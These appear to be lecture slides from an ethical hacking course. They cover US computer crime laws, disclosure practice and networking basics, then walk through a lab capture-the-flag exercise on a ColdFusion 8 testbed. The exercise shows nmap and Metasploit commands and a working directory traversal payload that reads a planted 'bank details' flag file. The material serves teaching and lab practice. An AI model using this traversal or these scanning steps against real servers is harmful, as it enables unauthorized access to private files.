Lecture 1: Hacking Laws and Exploiting Windows Web Servers

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Objectives

- To discuss the similarities and differences between ethical and black hat (i.e., criminal) hacking
- To discuss laws that protect against black hat hacking in the US
- To discuss ethical disclosure
- To define the scope of the class
- To introduce capture the flag (CTF) concepts on a Windows platform

- Understanding Black Hat hackers can help security analyst better tailor their defenses
- Black Hat hackers are increasingly becoming less obsessed with "thrill seeking" and more concerned with revenue
 - October 2013, hackers infiltrate Adobe and stole 38 million accounts credentials and encrypted credit cards
 - July 2013, Harbor Freight was hit with malware that stole credit card data from over 400 stores
 - November/December 2013, Target data breach potentially impacted 40k-70k individuals
- Some attacks are politically motivated, called hacktivism

- Organizations employ Ethical or White Hat hackers or penetration testers to understand the impact and ability of potential attackers
- Difference between vulnerability assessment and penetration testing
 - Vulnerability assessment (Goal is to identify possible vulnerabilities)
 - Automated scanning tool (e.g., Nessus, Qualys) used to:
 - probe ports and services on a range of IPs
 - Identify operating system, software running and versions, patch level, user accounts, and services running
 - Matches scan results to database of vulnerabilities
 - End result is list of vulnerabilities and maybe proposed patches
 - Penetration testing (Goal is to break into system, hop around, and own enviro)
 - Exploits vulnerabilities
 - Indicates if vulnerability scanner findings are real
 - Goal is to break into system, hop from system-to-system and own environment
 - Gaining root privileges on critical systems
 - Trophies (e.g., CEO passwords, trade secrets) are taken along the way to prove systems were penetrated

- White Hat and Black Hat hackers carry out the same activities with different intents
- White Hat hackers are authorized to find vulnerabilities and exploits them
- Black Hat hackers find vulnerabilities and illegally exploit them
- Gray Hat hackers find vulnerabilities and work with vendors to fix them

White Hat or Penetration Testing

- 1. Establish ground rules
 - Set expectations between customers and testers
- 2. Passive scanning
 - Reconnaissance without contact
- 3. Active scanning
 - Using tools
- 4. Fingerprinting
 - Identifying OS, open ports, services
- 5. Selecting target
- 6. Exploiting vulnerabilities
 - Some may work others may not
- 7. Escalating privilege
 - Gaining root or admin rights
- 8. Documenting and reporting
 - Tools and steps

Black Hat Hacker

- Target selection
 - No ground rules
- Intermediaries
 - Hacks not done from their own system
- 3. Penetration testing
 - Steps 2-8 from White Hat hacker
- 4. Preserving access
 - Installing backdoors
- 5. Covering tracks
 - Hiding infiltration and theft
- 6. Hardening the system
 - Protecting system from other Black Hats

18 U.S. Code 1029: The Access Device Statue

- Purpose is to curb unauthorized access to accounts, includes theft of money, products, and services
- Criminalizes the possession, use, or trafficking of counterfeit or unauthorized access devices or device-making equipment
- Establishes penalties for fraud and illegal activity that can take place through the use of counterfeit access devices
- Access device refers to a type of application or piece of hardware that is created to generate access credentials (passwords, credit card numbers) for the purpose of unauthorized access.
- Example:
 - Using a tool to steal credentials and then using the credentials to break into a network

18 U.S. Code 1030: Computer Fraud and Abuse Act

- Prohibits unauthorized access to computers and network systems, transmission of code that causes damage to computers, extortion through attacks, or other related actions
- Addresses unauthorized access to government, financial institutions, and other computer and network systems and provides for civil and criminal penalties for violators
- This law applies to any system used in interstate or foreign commerce or communication, which is likely all networked computers
- FBI is responsible for cases dealing with national security, financial institutions, and organized crime and the Secret Service handles everything else.
- Example, covers:
 - unauthorized access by outsiders
 - Employees and contractors with permission, but exceeded their authorized access and committed crimes

18 U.S. Code 2510: Electronic Communications Privacy Act

- Protects communications from unauthorized access
- Made up of:
 - Wiretap Act
 - Provides that there can not be any intentional interception of wire, oral, or electronic communication in an illegal manner.
 - Stored Communications Act
 - Provides that there can not be any intentional interception of wire, oral, or electronic communication in an illegal manner when communications has been transmitted and stored
- Apparently the government can listen in on whatever they want as long as they comply with the safeguards of this of this act, which are ???

Digital Millennium Copyright Act

- This act protects content itself from being accessed without authorization
- It establishes both civil and criminal liability for the use, manufacture, and trafficking of devices that circumvent technological measures to protect copyrighted works

Cyber Security Enhancement Act of 2002

- The act stipulates that attackers who carry out certain computer crimes may now get a life sentence in jail
 - Crimes such as:
 - Resulting in another's bodily hard
 - Possible death
 - Threat to public safety
 - Example:
 - Hacking medical devices
 - Causing fire trucks to report to wrong address
 - Make all traffic light turn green
 - Reconfigure airline controller software

To Pubic Disclose or Not?

- Vendors feel that disclosing vulnerabilities:
 - Will help attackers access their network
 - Releasing this information will hurt reputation
- Bugtraq mailing list:
 - BUGTRAQ was created by Scott Chasin on 11/5/93
 - in response to failings of the existing Internet security infrastructure (CERT)
 - policy was full disclosure regardless of vendor response
 - Gave Black Hats an open forum
 - Easy access to ways to exploit vulnerabilities sparked the creation of point-and-click script-kiddie tools

To Pubic Disclose or Not?

- CERT Coordination Center
 - Federally funded
 - Full disclosure 45 days after vulnerability is reported
- Organization for Internet Safety (OIS)
 - Members such as Microsoft, McAfee and Symantec
 - Partial disclosure steps
 - 1. Discovery
 - 2. Notification
 - Validation
 - 4. Findings
 - 5. Resolution
 - If flaw is disproven or inconclusive, then disclose to public
 - If flaw is confirmed then vendor has 30 days to issue patch
 - 6. Release
- Common Vulnerabilities and Exposures (CVE)
 - MITRE and NIST maintained
 - 10 year old database of 40k vulnerabilities
 - Full disclosure

Other Laws and Standards

- Health Insurance Portability and Accountability Act (HIPAA)
 - Addresses privacy standards for patient medical records
 - There are 5 subsections
 - Electronic Transaction and Code Sets
 - Privacy Rule
 - Security Rule
 - National Identifier Requirements
 - Enforcement
- Sarbanes-Oxley (SOX) Act
 - Protects public and investors from shady corporate disclosures
 - Forces disclosures to be more accurate and reliable
 - There are 11 titles that cover
 - What financials should be reported and what should go in them
 - Protecting against auditor conflicts of interest
 - Enforcement for accountability


Other Laws and Standards

- Payment Card Industry Data Security Standard (PCI-DSS)
 - Requirement 1: Install and maintain firewall configuration to protect data
 - Requirement 2: Remove vendor-supplied default passwords and other default security features
 - Requirement 3: Protect stored data
 - Requirement 4: Encrypt transmission of cardholder data
 - Requirement 5: Install, use, and update antivirus
 - Requirement 6: Develop secure systems and applications
 - Requirement 7: Use "need to know" as a guideline to restrict access to data
 - Requirement 8: Assign a unique ID to each stakeholder in the process (with computer access)
 - Requirement 9: Restrict any physical access to the data
 - Requirement 10: Monitor all access to data and network resources holding, transmitting, or protecting it
 - Requirement 11: Test security procedures and systems regularly
 - Requirement 12: Create and maintain an information security policy

Other Laws and Standards

- Control Objects for Information and Related Technology (COBIT)
 - Created by:
 - Information Systems Audit and Control Association (ISACA)
 - IT Governance Institute (ITGI)
 - Categorizes control objectives into below domains
 - Planning and organization
 - Acquisition and implementation
 - Delivery and support
 - Monitoring and evaluation
 - Purpose
 - Helps security architects plan minimum security requirements
 - Each domain contains specific control objectives


TCP/IP vs OSI Model



TCP/IP Model

- Application Layer
- Transport Layer
- Network Layer
- Network Access Layer


Application Layer/Transport Layer Interface



Internet security threats

Packet sniffing:


- Wireline
 - Wireshark
 - broadcast media
 - promiscuous NIC reads all packets passing by
 - can read all unencrypted data (e.g. passwords)
 - e.g.: C sniffs B's packets
- Wireless
 - Airjack
 - 802.11 raw frame capture or injection







Packet Sniffing Example






IPv4 Addressing

Classes	First Octet Range	Network Bits	Possible Networks	Host Bits	No. of Hosts per Network
A	1–126	8	126	24	16,777,216
В	128-191	16	16,384	16	65,536
С	192-223	24	2,097,152	8	256

IPv6 Addressing



- Provides 10¹⁵ endpoints as opposed to 250M usable addresses of IPv4
- 64 bit for network ID and 64 bits for host ID
- Offers stateless auto configuration, uses neighbor discovery protocol to configure address
- Offers duplicate address detection


IPv6 Header

Priority: identify priority among datagrams in flow

Flow Label: identify datagrams in same "flow."


(concept of "flow" not well defined).

Next header: identify upper layer protocol for data




User Data Protocol (UDP) Header

UDP Segment Format



No sequence or acknowledgment fields

TCP segment structure



Network Security Zones

- There are 5 network security zones
 - Internet
 - Outside boundary and uncontrolled
 - Internet DMZ
 - Demilitarized zone (DMZ)
 - Controlled buffer network between uncontrolled boundary and trusted network
 - Product Network Zone
 - Restricted zone that strictly controls direct access from uncontrolled zones
 - Intranet Zone
 - Controlled zone with little-to-no heavy restrictions
 - Management Network Zone
 - Highly secured zone with very strict policies

Our Hacking Approach


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Our Hacking Testbed Shade Tree Banking & Auto Sales



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
- Simple This level of difficulty requires installation of the affected software
- Moderate This level of difficulty requires installation of the affected software on a specific operating system
- Complex This level of difficulty requires installation and configuration of the affected software on, specific operating system

The following are the various levels in difficulty of exploitation:

- Simple This level of difficulty requires the use of out-of-the-box tools
- Moderate This level of difficulty requires configuration and the use of out-of-the-box tools or simple scripting to perform exploits
- Complex This level of difficulty requires the creation of complex scripts, else it is not supported by common exploitation tools

Vulnerable package	Difficulty of setup	Difficulty of exploitation	-
Adobe Flash Player	Simple	Moderate	-
Oracle Java JRE	Simple	Moderate	
Internet Explorer	Simple	Complex	
QuickTime	Moderate	Complex	<u>.</u>
ColdFusion	Simple	Simple	>> Week #1
TFTP	Simple	Simple	> Week #2
MSSQL	Simple	Moderate	VVCCK #2

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Potential CTF Brief


- In the small community bank network, find the webserver.
- Then, exploit the common web weakness to find the bank details for James Head
- I hear the file is at C:/James_Head/BankDetails .txt

Brief and Flag Design/Placement

- Depends on environment and software chosen
 - ColdFusion 8 Webserver
 - Brief design


 Goal is to give attacker a hint about the target and flag location

- Brief leads attacker to:
 - » Barriers (things to be hacked)
 - » Flag
- Flag design
 - create a .txt file, or a file in any other format
 - Can use unique identifiers in flag file
- Flag placement
 - place it in a directory off of C:/
 - Specify specific path and filename in brief



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Install ColdFusion 8



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Proof ColdFusion is running



Phases of Ethical Hacking

- Reconnaissance
 - Watching or interacting with the target in such a way to gain knowledge of the system
- Scanning and Enumeration
 - Actually viewing or sending packets to the target and documenting results of open ports, running services, or vulnerabilities
- Gaining Access
 - Attacking and accessing the target
- Maintaining Access
 - Placing backdoors or some other mechanism to allow repeated access
- Covering Tracks
 - Attempting to hide initial attack, access, and repeated access


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
- Active Scanning and Fingerprinting
 - nMap
 - nmap 192.168.1.1
 - nmap 192.168.1.1-20
 - nmap –p 1-100 192.168.1.1
 - nmap –F 192.168.1.1
 - nmap –p- 192.168.1.1
 - nmap –sS 192.168.1.1
 - nmap -sU -p 123,121 192.168.1.1
 - nmap –A 192.168.1.1
 - Metasploit
 - service postgresql start
 - msfdb init
 - msfconsole
 - Starts metasploit
 - db_nmap <nmap options>

Scan single IP
Scan range of IPs
Scan range of ports
Scan 100 common ports
Scan all 65535 ports
Scan using TCP SYN
Scan UDP ports
Detect OS and Services


Penetration Testing With Metasploit

- msf>db_nmap 192.168.142.135
 - Scan open ports for an IP






- msf> hosts
 - Identify nodes on network



- msf> services
 - Identify services running on nodes in the network



Maneuvering In Metasploit

Metasploit commands

search
 searches modules names and descriptions

useSelects a module by name

back moves user out of a module choice

sets a module variable to a value

Info
 gives description of module

show options displays variables for a module

— run executes module

loads a plugin

- msf> use auxiliary/scanner/http/crawler
 - Selects metaploit's web crawler module
- msf> set rport 8500
- msf> set rhost 192.168.142.135
- msf> run

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msf > use auxiliary/scanner/http/crawler
msf auxiliary(crawler) >
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- msf auxiliary/scanner/http/crawler>run
 - Crawls website looking for vulnerabilities

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Terminal
File Edit View Search Terminal Help
OD=getcfcinhtml&NAME=CFIDE.adminapi.servermonitoring&PATH=/CFIDE/adminapi/servermonitoring.cfc
                            FORM: GET /CFIDE/componentutils/cfcexplorer.cfc
                            FORM: POST /CFIDE/componentutils/cfcexplorer.cfc
    [00213/00500]
                     404 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/classes/images/test/
    [00214/00500]
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    [00215/00500]
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    [00220/00500]
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    [00221/00500]
    [00222/00500]
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 server.html
                     200 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/componentutils/ component cfcToHTML
   [00223/00500]
.cfm?
                            FORM: POST /CFIDE/componentutils/ component cfcToHTML.cfm
   Crawl of http://192.168.142.135:8500/ has reached the configured timeout
   Crawl of http://192.168.142.135:8500/ complete
 *] Auxiliary module execution completed
msf auxiliary(crawler) >
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- msf auxiliary/scanner/http/crawler> load wmap
 - Loads general purpose web app scanner

- msf auxiliary/scanner/http/crawler> wmap_sites l
 - list websites found from crawling

- msf auxiliary/scanner/http/crawler> wmap_sites -s 1
 - Displays layout of website #1


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File Edit View Search Terminal Help
msf auxiliary(crawler) > wmap sites -s 1
    [192.168.142.135] (192.168.142.135)
                        ----/Conflict.cfc
                        ----/ISyncManager.cfc
                          ---/awstats (1)
                              ----/awstats
                                     ----/php script server.html
                                     ----/manual.txt
                           --/syncManager.cfc
                         ---/test
```

- msf auxiliary(crawler) > wmap_targets -t 192.168.142.135
 - Defines the target of the vulnerability scanner
- msf auxiliary(crawler) > wmap_run -e
 - Starts vulnerability scanning
- msf auxiliary(crawler) > wmap_vulns –l
 - Lists the vulnerabilities that are found
- Next step is exploit vulnerabilities
 - You could develop tools
 - You cold use point-n-click tools

Both metasploit and uniscan's vulnerability scanners hung! NOW WHAT?

Identified open ports and used Internet for analysis





- msf auxiliary(crawler) > back
- msf > search coldfusion
 - Search metasploit for exploit modules
- msf> use auxiliary/scanner/http/coldfusion_locale_traversal




Defining metasploit's ColdFusion directory traversal variables

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Terminal
File Edit View Search Terminal Help
msf auxiliary(coldfusion locale traversal) > show options
Module options (auxiliary/scanner/http/coldfusion locale traversal):
                Current Setting Required Description
   Name
   FILE
                                           File to retrieve
                                 no
   FINGERPRINT
                false
                                           Only fingerprint endpoints
                                 yes
   Proxies
                                            A proxy chain of format type:host:port[,type:host:port][...]
                                 no
   RHOSTS
                                           The target address range or CIDR identifier
                                 ves
   RPORT
                80
                                           The target port
                                 yes
   THREADS
                                           The number of concurrent threads
                                  yes
   VHOST
                                           HTTP server virtual host
                                 no
msf auxiliary(coldfusion locale traversal) > set FILE /James Head/BankDetails.txt
FILE => /James Head/BankDetails.txt
msf auxiliary(coldfusion locale traversal) > set rhosts 192.168.142.135
rhosts => 192.168.142.135
msf auxiliary(coldfusion locale traversal) > set rport 8500
rport => 8500
msf auxiliary(coldfusion locale traversal) > run
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- ColdFusion directory traversal attack captures the flag!
 - It grabs the file, which is outside of the website, with no password

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[*] URL: 192.168.142.135/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../James Head/BankDetails.txt%00en
[+] 192.168.142.135 FILE: James Head
Acct# 123-456-789
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
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enlightenment
 gnome

gnome-desktop

What About More Advanced Stuff?

- Write a script to probe open ports on the webserver to gather meta data
- Use meta data to find existing exploits

What About More Advanced Stuff?

One line script uses telnet to banner grab on port 8500

Metadata: JRun Web Server, CFIDE

